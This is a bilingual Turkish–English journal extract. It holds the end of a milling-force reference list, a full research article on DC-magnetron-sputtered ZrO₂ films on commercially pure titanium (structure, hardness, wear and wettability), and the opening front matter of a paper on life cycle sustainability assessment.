- [11] Aydın, M. (2024). Ti6Al4V alaşımının ortogonal tornalanmasında ilerleme hızının kesme kuvveti ve talaş morfolojisi üzerindeki etkilerinin sonlu elemanlar analizi. Gazi University Journal of Science Part C: Design and Technology, 12(2), 567–576.
- [12] Aydın, M. (2022). Titanyum alaşımının yüksek-hızlı işleme süreci: Kapsamlı sonlu eleman modelleme. Politeknik Dergisi, 25(2), 813–826.
- [13] Sabberwal, A.J.P. (1961). Chip section and cutting force during milling operation. Annals of the CIRP, 10(1), 197–203.
- [14] Aydın, M. (2022). Parmak frezeleme sırasında takım salgısının etkisi dahil edilerek kesme kuvvetlerinin tahmini ve analizi. Politeknik Dergisi, 25(1), 157–167.
- [15] Bayram, B.S. ve Korkut, İ. (2022). Parmak frezelerde kesme kuvvetlerinin modellenmesi. Gazi University Journal of Science Part C: Design and Technology, 10(4), 964–977.
- [16] Aydın, M. and Köklü, U. (2024). Analysis of cutting forces at different spindle speeds with straight and helical-flute tools for conventional-speed milling incorporating the effect of tool runout. Mechanics Based Design of Structures and Machines, 52(2), 867–893.
- [17] Koch, K.F., Lilly, B., Kropp, E. and Altan, T. (1990). Development of a CAE-module for calculating cutting forces in 3-axis milling of sculptured surfaces in die manufacturing, National Science Foundation ERC report

- ERC/NSM-D-90-43, The Ohio State University.
- [18]Feng, H.Y. and Menq, C.H. (1994). The prediction of cutting forces in the ball-end milling process II, cut geometry analysis and model verification. *International Journal of Machine Tools & Manufacture*, 34, 711–719.
- [19]Altintas, Y. and Lee, P. (1996). General mechanics and dynamics model for helical end mills. *Annals of the CIRP*, 45(1), 59–64.
- [20]Aydın, M. and Köklü, U. (2017). Identification and modeling of cutting forces in ball-end milling based on two different finite element models with Arbitrary Lagrangian Eulerian technique. *The International Journal of Advanced Manufacturing Technology*, 92, 1465–1480.
- [21]Srinivasa, Y.V. and Shunmugam, M.S. (2013). Mechanistic model for prediction of cutting forces in micro end-milling and experimental comparison. *International Journal of Machine Tools & Manufacture*, 67, 18–27.
- [22]Wan, M., Zhang, W.H., Qin, G.H. and Tan, G. (2007). Efficient calibration of instantaneous cutting force coefficients and runout parameters for general end mills. *International Journal of Machine Tools & Manufacture*, 47, 1767–1776.
- [23]Wan, M., Zhang, W.H., Tan, G. and Qin, G.H. (2007). New cutting force modeling approach for flat end mill. *Chinese Journal of Aeronautics*, 20, 282–288.
- [24]Aydın, M., Uçar, M., Cengiz, A., Kurt, M. and Barkın, B. (2014). A methodology for cutting force prediction in side milling. *Materials and Manufacturing Processes*, 29, 1429–1435.
- [25]Aydın, M., Uçar, M., Cengiz, A. and Kurt, M. (2015). Identification of static surface form errors from cutting force distribution in flat-end milling processes. *Journal of the Brazilian Society of Mechanical Sciences and Engineering*, 37, 1001–1013.
- [26]Aydın, M. and Köklü, U. (2020). Analysis of flat-end milling forces considering chip formation process in high-speed cutting of Ti6Al4V titanium alloy. *Simulation Modelling Practice and Theory*, 100, 102039.
- [27]Gonzalo, O., Jauregi, H., Uriarte, L.G. and López de Lacalle, L.N. (2009). Prediction of specific force coefficients from a FEM cutting model. *The International Journal of Advanced Manufacturing Technology*, 43, 348–356.
- [28]Zhang, C., Li, C., Xu, M., Yao, G., Liu, Z. and Dai, W. (2022). Cutting force and nonlinear chatter stability of ball-end milling cutter. *The International Journal of Advanced Manufacturing Technology*, 120, 5885–5908.
- [29]Altintas, Y. and Lee, P. (1998). Mechanics and dynamics of ball end milling forces. *Journal of Manufacturing Science and Engineering*, 120, 684–692.
- [30]Budak, E., Altintas, Y. and Armarego, E.J.A. (1996). Prediction of milling force coefficients from orthogonal cutting data. *Journal of Manufacturing Science and Engineering*, 118, 216–224.
- [31]Altintas, Y. (2000). *Manufacturing automation: Metal cutting mechanics machine tool vibrations and CNC design*. United Kingdom: Cambridge University Press.
- [32]Gonzalo, O., Beristain, J., Jauregi, H. and Sanz, C. (2010). A method for the identification of the specific force coefficients for mechanistic milling simulation. *International Journal of Machine Tools & Manufacture*, 50, 765–774.

Microstructural and Tribological Properties of ZrO₂ Film Grown by DC Magnetron Sputtering Technique

Mevra ASLAN ÇAKIR^{1*} 

¹Erzincan Binali Yıldırım University, Faculty of Engineering-Architecture, Department of Mechanical Engineering, Erzincan, Turkey

Article Info

Research article
Received: 24/08/2024
Revision: 12/09/2024
Accepted: 16/09/2024

Keywords

DC Magnetron sputtering
CP-Ti
ZrO₂ coating
Wear
Contact angle

Makale Bilgisi

Araştırma makalesi
Başvuru: 24/08/2024
Düzeltilme: 12/09/2024
Kabul: 16/09/2024

Anahtar Kelimeler

DC Magnetron sputratma
CP-Ti
ZrO₂ kaplama
Aşınma
Temas açısı

Graphical/Tabular Abstract (Grafik Özet)

ZrO₂ film was deposited on the surface of CP-Ti material by DC magnetron sputtering technique. The wear resistance of ZrO₂ film was examined using pin-on-disc tester. After the wear test, SEM images were taken and the wear mechanism formed on the surfaces was determined. The wettability properties of ZrO₂ film were analyzed. / CP-Ti malzemesi yüzeyine DC magnetron sputratma tekniği ile ZrO₂ filmi biriktirilmiştir. ZrO₂ filminin aşınma direnci pin-on-disk test cihazı kullanılarak incelenmiştir. Aşınma testi sonrası SEM görüntüleri alınarak yüzeylerde oluşan aşınma mekanizması belirlenmiştir. ZrO₂ filminin ıslanabilirlik özellikleri analiz edilmiştir.




Figure A: The wear and contact angle measurements of ZrO₂ coated CP-Ti material

Şekil A: ZrO₂ kaplı CP-Ti malzemenin aşınma ve temas açısı ölçümleri

Highlights (Önemli noktalar)

- ZrO₂ coatings have been deposited to improve the tribological properties of CP-Ti material in biomedical applications. / ZrO₂ kaplamalar, biyomedikal uygulamalarda CP-Ti malzemesinin tribolojik özelliklerini iyileştirmek için biriktirilmiştir.
- According to the XRD analysis of the ZrO₂ coated film, it was determined that both monoclinic and tetragonal oxide structures were formed. / ZrO₂ kaplı filmin XRD analizine göre, hem monoklinik hem de tetragonal oksit yapıları olduğu belirlenmiştir.
- It has been observed that the wear resistance increases with the ZrO₂ layer deposited after the coating process with the magnetron sputter system. / Magnetron sputter sistemi ile kaplama işlemi sonrasında biriktirilen ZrO₂ tabakası ile aşınma direncinin arttığı görülmüştür.

Aim (Amaç): The aim of this study is to investigate the microstructural, tribological and wettability properties of ZrO₂ thin films deposited on CP-Ti substrate using DC magnetron sputtering technique. / Bu çalışmanın amacı, DC magnetron sputratma tekniği kullanılarak CP-Ti taban malzemesi üzerine biriktirilen ZrO₂ ince filmlerin mikroyapısal, tribolojik ve ıslanabilirlik özelliklerini araştırmaktır.

Originality (Özgünlük): The wear resistance of the material was increased and it showed hydrophobic properties with the 2.15 µm thick ZrO₂ film formed on the surface of the CP-Ti material. / CP-Ti malzemesi yüzeyinde oluşturulan 2.15 µm kalınlığındaki ZrO₂ film ile malzemenin aşınma direnci artmış ve hidrofobik özellik göstermiştir.

Results (Bulgular): The lowest friction coefficient value of 0.25±0.04 and also the lowest wear rate of 1.20±0.10 mm³/Nm were found from the oxide deposited surfaces. / En düşük sürtünme katsayısı değeri 0,25±0,04 ve ayrıca en düşük aşınma oranı 1,20±0,10 mm³/Nm olarak oksit biriktirilmiş yüzeylerden bulunmuştur.

Conclusion (Sonuç): It was concluded that the ZrO₂ film deposited on the CP-Ti material used as a biomaterial by the DC magnetron sputtering technique has hydrophobic properties and reduces the wear rate. / Biyomalzeme olarak kullanılan CP-Ti malzemesine DC magnetron sputratma tekniği ile biriktirilen ZrO₂ film hidrofobik özellikte olup, aşınma oranını azalttığı sonucuna varılmıştır.



Microstructural and Tribological Properties of ZrO₂ Film Grown by DC Magnetron Sputtering Technique

Mevra ASLAN ÇAKIR^{1*}

¹Erzincan Binali Yıldırım University, Faculty of Engineering-Architecture, Department of Mechanical Engineering, Erzincan, Turkey

Article Info

Research article
Received: 24/08/2024
Revision: 12/09/2024
Accepted: 16/09/2024

Keywords

DC Magnetron sputtering
CP-Ti
ZrO₂ coating
Wear
Contact angle

Abstract

To improve the mechanical and tribological properties of biomedical materials, biocompatible coatings are obtained on surfaces using various methods. In this study, ZrO₂ thin films were deposited on CP-Ti material used as biomaterial by DC magnetron sputtering method. In this context, structural, mechanical, tribological and wettability properties of ZrO₂ film coated on CP-Ti base material were investigated. X-ray diffraction method (XRD), scanning electron microscope (SEM) and energy dispersive X-ray spectroscopy (EDS) were used to characterize the crystallographic structure and surface morphology of the obtained film. Microhardness and wear tests were carried out to investigate the mechanical and tribological properties of the coatings. Additionally, contact angle measurements were made with pure water and ethylene glycol to determine the hydrophobicity and oleophobicity properties of the ZrO₂ coated samples. The water contact angle and the oil contact angle of the film are 105.4° and 73.2, respectively. The results showed that ZrO₂ coating film deposited on surfaces by DC magnetron sputtering method was more resistant to wear compared to bare CP-Ti.

DC Magnetron Sıçratma Yöntemi ile Büyütülen ZrO₂ Filminin Mikroyapısal ve Tribolojik Özellikleri

Makale Bilgisi

Araştırma makalesi
Başvuru: 24/08/2024
Düzeltilme: 12/09/2024
Kabul: 16/09/2024

Anahtar Kelimeler

DC Magnetron sıçratma
CP-Ti
ZrO₂ kaplama
Aşınma
Temas açısı

Öz

Biyomedikal malzemelerin mekanik ve tribolojik özelliklerini iyileştirmek için çeşitli yöntemler kullanılarak yüzeylerde biyoyumlu kaplamalar elde edilmektedir. Bu çalışmada, biyomalzeme olarak kullanılan CP-Ti malzemesi üzerine DC magnetron püskürtme yöntemi ile ZrO₂ ince filmler biriktirilmiştir. Bu kapsamda, CP-Ti taban malzemesi üzerine kaplanan ZrO₂ filminin yapısal, mekanik, tribolojik ve ıslanabilirlik özellikleri incelenmiştir. Elde edilen filmin kristalografik yapısını ve yüzey morfolojisini karakterize etmek için X-ışını kırınımı yöntemi (XRD), taramalı elektron mikroskobu (SEM) ve enerji dağılımlı X-ışını spektroskopisi (EDS) kullanılmıştır. Kaplamaların mekanik ve tribolojik özelliklerini incelemek amacıyla mikrosertlik ve aşınma testleri gerçekleştirilmiştir. Ayrıca, ZrO₂ kaplı numunelerin hidrofobik ve oleofobik özelliklerini belirlemek için saf su ve etilen glikol ile temas açısı ölçümleri yapılmıştır. Filmin su temas açısı ve yağ temas açısı sırasıyla 105,4° ve 73,2'dir. Sonuçlar, DC magnetron püskürtme yöntemi ile yüzeylere biriktirilen ZrO₂ kaplama filminin, işlemsiz CP-Ti'ye göre aşınmaya karşı daha dirençli olduğunu göstermiştir.

1. INTRODUCTION (GİRİŞ)

Titanium and its alloys are used more in the biomedical field compared to stainless steel and cobalt alloys due to their high corrosion resistance, long fatigue life and high biocompatibility [1-3]. Despite the advantages of Ti and Ti alloys, their poor wear resistance properties limit their use in biomedical applications [4]. Although the most preferred commercially pure titanium (CP-Ti) material has good corrosion resistance and

biocompatibility properties, many studies are being conducted on improving its low tribological performance [5]. Various surface treatments are applied to the surfaces to improve the low tribological properties of commercially pure titanium [6-8]. Magnetron sputtering technique is one of these surface treatment methods and this method is preferred due to its many advantages such as ease of sputtering of any metal, alloy or compound, high deposition rate, ease of automation, high purity films, high adhesion and high wear

resistance of films [9-11]. Many oxide types of bioceramic films (TiO_2 , Al_2O_3 , Nb_2O_5 , Ta_2O_5 , ZrO_2) can be deposited on titanium material by magnetron sputtering technique [12-14]. Zirconium dioxide (ZrO_2) one of the bioceramic oxide types, are widely used in metal cutting tools, nuclear energy reactors, and biomedical applications due to their high corrosion resistance and mechanical properties [14,15]. Some of the experimental studies in the literature examining the mechanical and wettability properties of ZrO_2 films are summarized as follows: ZrO_2 thin films were deposited by radio frequency magnetron sputtering system in order to improve hardness and corrosion properties of 316L stainless steel samples. It was determined that the film properties changed depending on the applied plasma parameters and the monoclinic phase was formed according to the XRD result [16]. ZrO_2 nanotubes were produced on Ti-6Al-7N biomaterial under different conditions by anodization method. Zr was coated on the material by physical vapor deposition magnetron sputtering method and then subjected to anodization process. Coated materials were annealed at 450°C and 650°C and tetragonal oxide structure was determined in the formed film. After annealing at 850°C and 900°C, the formed phase structure was monoclinic [17]. Zirconium oxide was deposited on silicon and glass substrates by PVD method. A monoclinic oxide layer was formed on the surface and the highest contact angle was obtained by the coating process carried out at 400°C [18]. Zirconium dioxide films were formed by magnetron sputtering with different Ar partial pressure values. As the partial pressure value of Ar gas increased, the thickness of the oxide film increased and the minimum transmittance value above 63% was found in all optical properties [19]. In another study, the wear resistance of ZrO_2 coating on Al and tool steel by electrolysis method was investigated. In the wear tests, it was observed that the coefficient of friction and wear resistance of the coated pins were lower compared to the uncoated ones [20]. Zirconium oxide films were coated on glass substrates at different operating pressures using the RF magnetron sputtering method. When the operating pressure decreased

from 3.5 Pa to 1 Pa, the contact angle value of the films also decreased. As a result of the wettability test, it was determined that the film was hydrophobic and delayed ice formation compared to the bare Ti [21].

In this study, the structural, mechanical and wettability properties of the ZrO_2 film formed on the surface by DC magnetron sputtering technique on the CP-Ti material were investigated. For this purpose, the structural properties of the samples were determined by XRD, SEM, EDS and microhardness tester, and the tribological properties of bare and ZrO_2 coated samples were determined by a pin-on-disc tribo-tester. The contact angle measurements of the surfaces were made using pure water and ethylene glycol solutions. The hydrophobicity and oleophobicity of the obtained ZrO_2 film on CP-Ti sample were observed.


2. MATERIALS AND METHODS (MATERİYAL VE METOD)

2.1. Experimental Equipment (Deneyisel Ekipman)

CP-Ti plates used in the field of biomaterials were used as the base material. For the cleaning process of the samples, sanding was done with 80, 220, 400, 800, 1000 and 1200 grid abrasive papers. Then, fine polishing process was applied with 5 μm and 1 μm diameter alumina powders. In the final cleaning process, the samples were washed with ethyl alcohol and ultrapure water in an ultrasonic cleaning device, respectively, and dried with alcohol. In addition, magnetron sputter coating was performed on glass materials for some structural analyzes. The cleaned substrates were coated with oxide films using 99.95% purity zirconium (Zr) target material with a magnetron sputtering device (Figure 1). Oxygen gas (purity 99.99%) was used to obtain 1 target material and ZrO_2 films in the system. Ion cleaning process was applied to the samples placed in the system with high purity Argon gas with 80 W DC power for 25 minutes. The parameters that obtained a homogeneous and continuous oxide layer using various experimental parameters are shown in Table 1.

Table 1. Deposition parameters of ZrO₂ thin film (ZrO₂ ince filminin biriktirme parametreleri)

Working gas pressure	5 mTorr
DC power	300 Watt
O₂ gas flow rate	20 sccm
Coating Time	4 h
Coating Temperature	100 °C

**Figure 1.** Schematic representation of magnetron sputtering method [23] (Magnetron sputratma yönteminin şematik gösterimi)

In order for the deposited films to have a crystalline structure, the samples were annealed at 500°C in a Protherm furnace. To analyze the crystal structure of the coating film, the Grazing Incidence X-Ray Diffraction (GIXRD) method was used in the Panalytical Empyrean-XRD device; the surface image, thickness and chemical composition of the film were measured with the FEI Quanta FEG-450 SEM-EDS device. In order to determine the mechanical properties of the samples, the hardness of the sample surface was measured with the Bruker UMT-2 mechanical testing device (ASTM E92) with a Vickers tip for 15 s. The surface roughness of the ZrO₂ film on the surface was determined with a Bruker Contour GT-K profilometer brand 3D profilometer.

In order to determine the tribological properties of bare CP-Ti and oxide film coated samples, wear tests were performed for 1200 s under a 2N load on the Turkeyus PODWT&RWT wear device. Aluminum oxide (Al₂O₃) ball with a diameter of 6 mm was used as the pin for the wear tests. The friction coefficient values were measured with a load cell connected to the wear device and the data were read from the computer. Wear scars were examined with a 3D non-contact optical

microscope, and then the wear volumes were found. The wear rates of the samples were then calculated according to the equation (1).

$$W = \frac{V}{P \times D} \quad (1)$$

where W: wear rate (mm³/N.m), V: wear volume (mm³), P: normal load (N) and D: sliding distance (m) [22].

Static contact angle measurements with water and oils were performed to estimate the hydrophobic properties and oleophobic of the coating film. The wettability of the sample surface was determined by measuring the contact angle (CA) of water and ethylene glycol (drop volume of 5 µl) on the surface of the sample using the Attension Theta Lite device. Five measurements were made at different locations for each sample and their averages were taken as the contact angle value.

3. RESULTS (BULGULAR)

According to the XRD result of the film formed on the surface, it was determined that it was amorphous

and therefore the samples were annealed for the crystallization of the ZrO_2 film. After the annealing process, the GIXRD graph of the sample surface film was taken. According to the GIXRD result given in Figure 2, the 1st phase (111), 4th phase (220), 5th phase (311) and 7th phase (400) planes formed in the coating film correspond to the tetragonal phase of ZrO_2 (JCPDS: 27-0997) [24]. In the 2nd phase (200) plane specified in Figure 2, ZrO_2 corresponds to the monoclinic phase. In addition, the α (alpha) phase coming from the phase structure of the CP-Ti material used as the base material is also seen in the XRD results [6].

Figure 3a shows the surface image of the bare CP-Ti material, while Figure 3b shows the structure of the ZrO_2 film after annealing at $500^\circ C$. It was observed from the image of the coating film that the oxide film was formed in the form of homogeneous

and clustered ball-like particles. Especially after the annealing process at $500^\circ C$, the ZrO_2 film on the surface was crystalline. The thickness of the ZrO_2 film was detected as approximately $2.15 \mu m$ from the SEM images. EDS analysis results showed that the coated material consisted of O and Zr with atomic concentrations of 66.45% and 33.55%, respectively (Figure 4). The microhardness of the bare and ZrO_2 coated samples are given in Table 2. The lowest surface hardness and roughness values were observed for Ti with values of 3.4 ± 0.18 GPa and $0.15 \pm 0.25 \mu m$, respectively. The microhardness and roughness values of the ZrO_2 -coated CP-Ti sample ranged between 6.5 ± 0.20 GPa and $0.35 \pm 0.10 \mu m$, respectively.




Figure 2. Grazing incidence XRD analysis result of ZrO_2 film (ZrO_2 filminin küçük geliş açılı XRD analiz sonucu)




Figure 3. SEM surface images of samples (a) before and (b) after ZrO_2 coating (Numunelerin SEM yüzey görüntüleri (a) öncesi ve (b) ZrO_2 kaplama sonrası)




Figure 4. EDS analys result of ZrO₂ film (ZrO₂ filminin EDS analiz sonucu)

Figure 5 shows the coefficient of friction (CoF) graph obtained under 2N load for the bare and ZrO₂ coated CP-Ti sample. According to the friction graphs obtained from the wear test performed under 2N load, the CoF values increased as the surface roughness increased. A more oscillatory curve was obtained in the CoF graph obtained from the bare sample. The highest coefficient of friction value was calculated as 0.58 ± 0.05 on average from the bare CP-Ti sample. As shown in Figure 5, the coefficient of friction of the ZrO₂ film annealed at 500 °C was determined as approximately 0.25 ± 0.04 after the alumina ball contacted the surface for an average of 600 s. As a result, the coefficient of friction of the bare CP-Ti material decreased significantly after the coating with the oxide film obtained by magnetron sputtering method. The film deposited on the surface by magnetron sputtering increased the surface roughness of the material. The hard oxide phases formed in the sample also change the wear resistance of the material [23].

The wear rates of bare and ZrO₂ coated CP-Ti samples are given in Table 2. The ZrO₂ film coated by sputtering method significantly increased the surface hardness of the material. The wear rate also decreases with the increased load carrying capacity due to the increase in surface hardness [25]. The wear rate value decreased significantly due to the stable structure of the tetragonal and monoclinic ZrO₂ layer formed on the surface after the coating process (Table 2). It was determined that the ZrO₂ film deposited on the surface has a protective

feature against wear due to the increase in the wear life of the coated sample compared to the bare sample.

The wear rate of the oxide coated film is quite low compared to the bare sample. This is due to the stability of the ZrO₂ structure deposited on the surface and the sufficient thickness of the film. While the wear rate of the bare sample was 2.60 ± 0.15 mm³/Nm, the wear rate of the ZrO₂ coated sample was 1.20 ± 0.10 mm³/Nm (Table 2). The relationship between the wear test results of the bare and ZrO₂ coated samples using Al₂O₃ balls and their hardness values is given in Figure 6. It is seen that the wear rate decreases as the hardness value of the coated sample increases.

Figure 7 shows the wear marks obtained as a result of the wear test performed under a normal load of 2N in dry environment on the bare CP-Ti and ZrO₂ coated CP-Ti samples, respectively. It is observed that plastic deformation occurs in the bare CP-Ti sample and adhesive wear type occurs. The wear mark width was obtained from the bare CP-Ti sample at the widest. During the wear applied to the ZrO₂ film deposited on the surface, the wear mechanism turned into abrasive wear due to the film breaking and the particles being included in the wear. The wear mark width decreased significantly on the ZrO₂ coated surface compared to the bare sample. It was clearly seen in the SEM images after the wear that the wear resistance increased with the zirconium oxide layer deposited after the coating process with magnetron sputter system (Figure 7b).




Figure 5. Friction coefficient-time graph for bare and ZrO₂ coated CP-Ti samples (Kaplamasız ve ZrO₂ kaplı CP-Ti numuneler için sürtünme katsayısı-zaman grafiği)

Table 2. The surface roughness, hardness, coefficients of friction (CoF) and wear rate values (Yüzey pürüzlülüğü, sertlik, sürtünme katsayısı (CoF) ve aşınma oranı değerleri)

	Surface roughness, Ra (µm)	Microhardness (GPa)	Average CoF (µm)	Wear Rate x10 ⁻³ (mm ³ /Nm)
CP-Ti	0.15 ± 0.25	3.4 ± 0.18	0.58 ± 0.05	2.60 ± 0.15
ZrO ₂ -Ti	0.35 ± 0.10	6.5 ± 0.20	0.25 ± 0.04	1.20 ± 0.10




Figure 6. Relationship of wear rate and friction coefficient to hardness of bare and ZrO₂ coated CP-Ti samples (Kaplamasız ve ZrO₂ kaplı CP-Ti numunelerin aşınma oranı ve sürtünme katsayısının sertlikle ilişkisi)




Figure 7. SEM images of wear tracks: (a) bare CP-Ti, (b) ZrO₂ coated CP-Ti (Aşınma izlerinin SEM görüntüleri: (a) kaplamsız CP-Ti, (b) ZrO₂ kaplı CP-Ti)




Figure 8. Water and oil contact angles of ZrO₂ coated CP-Ti (ZrO₂ kaplı CP-Ti'nin su ve yağ temas açıları)

The wettability properties of the ZrO₂ coating film with water and oil solutions were found by the contact angle measurement results (Figure 8). In our previous study [6], the contact angle measurement values of bare CP-Ti with water and oil were found 89° and 98°, respectively. The water contact angle value measured from the surface after the oxide film deposited on the surface was 105.4°. The water drop left on the surface is greater than 90 degrees, the surface shows hydrophobic properties [1]. Surface hydrophobicity increased significantly compared to the bare sample due to the increase in surface roughness of the ZrO₂ film deposited on the CP-Ti surface (Table 2). The ability to repel oil drops left on the surface is defined as oleophobic [26]. Although it showed oil repellency after the coating process with ZrO₂ film (73.2°), the oleophobicity decreased slightly after the coating compared to the one without the process. As a result, the formed ZrO₂ film on CP-Ti, which increased the wear resistance, showed hydrophobic properties on the surface. It has been found that the CP-Ti material used as a biomaterial with its self-cleaning surface film contributes positively to the wear and hydrophobicity properties.

4. CONCLUSIONS (SONUÇLAR)

In this study, microstructural, microhardness, tribological, wettability and behavior of ZrO₂ films on CP-Ti material used as biomaterial were investigated by DC magnetron sputtering method. The obtained results are summarized below:

- According to the XRD result of the ZrO₂ film annealed at 500 °C, both monoclinic and tetragonal oxide structures were observed on deposited sample.
- As a result of the elemental analysis of the CP-Ti deposited film, the atomic weights of the coating components were measured as 33.55% and 66.45% for zirconium and oxygen, respectively.

- The average microhardness and roughness values of the ZrO₂-coated CP-Ti sample ranged between 6.5 ± 0.20 GPa and 0.35 ± 0.10 μm, respectively.
- The lowest friction coefficient value of 0.25 ± 0.04 and also the lowest wear rate of 1.20 ± 0.10 mm³/Nm were found from the oxide deposited surfaces.
- According to SEM images of wear tracks, the adhesive wear was observed on the bare CP-Ti and it was determined that the mechanism turned into abrasive wear after ZrO₂-coating.
- The contact angle value of the ZrO₂-coated CP-Ti sample with water was found 105.4° and the value measured with oil was found 73.2°. The ZrO₂-coated CP-Ti surface was becomes hydrophobic.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Mevra ASLAN ÇAKIR: She conducted the experiments, analyzed the results and performed the writing process.

Deneyle yapılmış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] Aslan Çakır, M. (2023). Investigations of the Wettability and Electrochemical Corrosion Behavior of Nb₂O₅ Thin Films on a Ti45Nb Alloy. *Journal of Materials Engineering and Performance*, 32(20), 9198-9205.
- [2] Niinomi, M. (2003). Recent research and development in titanium alloys for biomedical applications and healthcare goods. *Science and technology of advanced Materials*, 4(5), 445.
- [3] Aslan Çakır, M. (2023). Investigations of the Wettability and Electrochemical Corrosion Behavior of Nb₂O₅ Thin Films on a Ti45Nb Alloy. *Journal of Materials Engineering and Performance*, 32(20), 9198-9205.
- [4] Yetim, A. F., Kovacı, H., Kasapoğlu, A. E., Bozkurt, Y. B., & Çelik, A. (2021). Influences of Ti, Al and V metal doping on the structural, mechanical and tribological properties of DLC films. *Diamond and Related Materials*, 120, 108639.
- [5] Sarraf, M., Rezvani Ghomi, E., Alipour, S., Ramakrishna, S., & Liana Sukiman, N. (2021). A state-of-the-art review of the fabrication and characteristics of titanium and its alloys for biomedical applications. *Bio-design and Manufacturing*, 1-25.
- [6] Aslan Çakır, M., Yetim, T., Yetim, A. F., & Çelik, A. (2024). Superamphiphobic TiO₂ film by sol-gel dip coating method on commercial pure titanium. *Journal of Materials Engineering and Performance*, 33(3), 1472-1484.
- [7] Acar, M. T., Kovacı, H., & Çelik, A. (2022). Investigation of corrosion and tribocorrosion behavior of boron doped and graphene oxide doped TiO₂ nanotubes produced on Cp-Ti. *Materials Today Communications*, 32, 104182.
- [8] Çomaklı, O., Yetim, T., & Çelik, A. (2014). The effect of calcination temperatures on wear properties of TiO₂ coated CP-Ti. *Surface and Coatings Technology*, 246, 34-39.
- [9] Kelly, P. J., & Arnell, R. D. (2000). Magnetron sputtering: a review of recent developments and applications. *Vacuum*, 56(3), 159-172.
- [10] Bräuer, G., Szyszka, B., Vergöhl, M., & Bandorf, R. (2010). Magnetron sputtering—Milestones of 30 years. *Vacuum*, 84(12), 1354-1359.
- [11] Çomaklı, O. (2020). Influence of CrN, TiAlN monolayers and TiAlN/CrN multilayer ceramic films on structural, mechanical and tribological behavior of β-type Ti45Nb alloys. *Ceramics International*, 46(6), 8185-8191.
- [12] Wojcieszak, D., Mazur, M., Pokora, P., Wrona, A., Bilewska, K., Kijaszek, W., ... & Domaradzki, J. (2021). Properties of metallic and oxide thin films based on Ti and Co prepared by magnetron sputtering from sintered targets with different Co-content. *Materials*, 14(14), 3797.
- [13] Rahmati, B., Sarhan, A. A., Zalnezhad, E., Kamiab, Z., Dabbagh, A., Choudhury, D., & Abas, W. A. B. W. (2016). Development of tantalum oxide (Ta-O) thin film coating on biomedical Ti-6Al-4V alloy to enhance mechanical properties and biocompatibility. *Ceramics International*, 42(1), 466-480.
- [14] Koski, K., Hölsä, J., & Juliet, P. (1999). Properties of zirconium oxide thin films deposited by pulsed reactive magnetron sputtering. *Surface and Coatings Technology*, 120, 303-312.
- [15] Zalnezhad, E. (2016). Effect of structural evolution on mechanical properties of ZrO₂ coated Ti-6Al-7Nb-biomedical application. *Applied Surface Science*, 370, 32-39.
- [16] Zegtouf, H., Saoula, N., Azibi, M., Bait, L., Madaoui, N., Khelladi, M. R., & Kechouane, M. (2019). A study of properties of ZrO thin films deposited by magnetron sputtering under different plasma parameters: biomedical application. *Journal of Electrical Engineering*, 70(7), 117-121.
- [17] Zalnezhad, E. (2016). Effect of structural evolution on mechanical properties of ZrO₂ coated Ti-6Al-7Nb-biomedical application. *Applied Surface Science*, 370, 32-39.
- [18] Chauhan, K. V., Subhedar, D. G., Prajapati, R., & Dave, D. (2020). Experimental investigation of wettability properties for zirconia based coatings by RF magnetron sputtering. *Materials Today: Proceedings*, 26, 2447-2451.

- [19] Patel, U. S., Patel, K. H., Chauhan, K. V., Chawla, A. K., & Rawal, S. K. (2016). Investigation of various properties for zirconium oxide films synthesized by sputtering. *Procedia Technology*, 23, 336-343.
- [20] Madhankumar, P. M., & Ilaiyavel, S. (2014). Wear Behavior of Zirconium Oxide (ZrO₂) Coating over the Surface of Electro Less Nickel Plating on Tool Steel Substrate. *Applied Mechanics and Materials*, 440, 88-91.
- [21] Patel, N. P., Chauhan, K. V., & Prajapati, R. N. (2023). Anti-icing, wettability and structural characterization of Zirconia thin films. *Materials Today: Proceedings*.
- [22] Asl, H. G., Sert, Y., Küçükömeroğlu, T., & Bayrak, Ö. (2023). The comparison of wear performances of CP-Ti, Ti6Al4V, Ti45Nb alloys oxidized by anodic oxidation under ambient air and vacuum conditions. *Materials Today Communications*, 34, 105466.
- [23] Hishimone, P. N., Nagai, H., & Sato, M. (2020). Methods of fabricating thin films for energy materials and devices. In *Lithium-ion Batteries-Thin Film for Energy Materials and Devices*. IntechOpen.
- [24] Jang, Y. S., Amna, T., Hassan, M. S., Gu, J. L., Kim, I. S., Kim, H. C., ... & Khil, M. S. (2014). Improved supercapacitor potential and antibacterial activity of bimetallic CNFs–Sn–ZrO₂ nanofibers: fabrication and characterization. *RSC Advances*, 4(33), 17268-17273.
- [25] Kovacı, H., Baran, Ö., Yetim, A. F., Bozkurt, Y. B., Kara, L., & Çelik, A. (2018). The friction and wear performance of DLC coatings deposited on plasma nitrided AISI 4140 steel by magnetron sputtering under air and vacuum conditions. *Surface and Coatings Technology*, 349, 969-979.
- [26] Wiltshire, B. D., Mirshahidi, K., Nadaraja, A. V., Shabnian, S., Hajiraissi, R., Zarifi, M. H., & Golovin, K. (2021). Oleophobic textiles with embedded liquid and vapor hazard detection using differential planar microwave resonators. *Journal of Hazardous Materials*, 409, 124945.

Sectorial Investigation of Life Cycle Sustainability Assessment in the Context of Case Studies

Seher DEMİR^{1*}, Veysel ÖZDEMİR²

¹Gazi University, Gazi University, Graduate School of Natural and Applied Sciences, Department of Ind. Design Engineering, Ankara, Turkey

²Gazi University, Gazi University, Faculty of Technology, Department of Industrial Design Engineering, Ankara, Turkey

Article Info

Research article

Received: 29/07/2024

Revision: 18/09/2024

Accepted: 18/09/2024

Keywords

Sustainability
Life Cycle Sustainability
Assessment
Life Cycle Assessment
Life Cycle Costing
Social Life Cycle
Assessment
Case Studies

Makale Bilgisi

Araştırma makalesi

Başvuru: 29/07/2024

Düzeltilme: 18/09/2024

Kabul: 18/09/2024

Anahtar Kelimeler

Sürdürülebilirlik
Yaşam Döngüsü
Sürdürülebilirlik
Değerlendirmesi
Yaşam Döngüsü
Değerlendirmesi
Yaşam Döngüsü
Maliyetleme
Sosyal Yaşam Döngüsü
